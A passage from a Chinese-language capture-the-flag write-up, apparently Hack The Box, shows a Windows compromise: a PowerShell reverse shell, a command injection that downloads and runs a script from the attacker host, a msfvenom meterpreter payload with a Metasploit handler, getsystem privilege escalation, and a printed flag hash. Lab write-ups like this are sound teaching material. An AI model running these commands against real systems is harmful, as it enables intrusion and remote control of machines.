Invoke-PowerShellTcp -Reverse -IPAddress 10.10.14.12 -Port 9200
```

以下指令說明：在win下載並執行

```
&cmd=powershell iex (New-Object
Net.WebClient).DownloadString('http://10.10.14.12:8000/nvoke-
PowerShellTcp.ps1');
```

拿到win主機

測試上傳winPEASx64.exe(成功)，但無法執行
進行msf反彈看看。。因為很多參數無法使用。。


先製作`msf的shell`在開啟`msfconsole`

```
msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=10.10.14.12 LPORT=9200
-f exe -o shell.exe
```


msfconsole

```
use exploit/multi/handler
set lhost 10.10.14.12
set lport 9200
set payload windows/meterpreter/reverse_tcp
run + 一同在靶機執行shell.exe
```

拿到了meterpreter。既然有了meterpreter，那麼直接提權看看。
指令：getsystem



root flag



user flag


meterpreter > cat user.txt
4eaf79bb8c7c60dcd800423a3981cce5
meterpreter >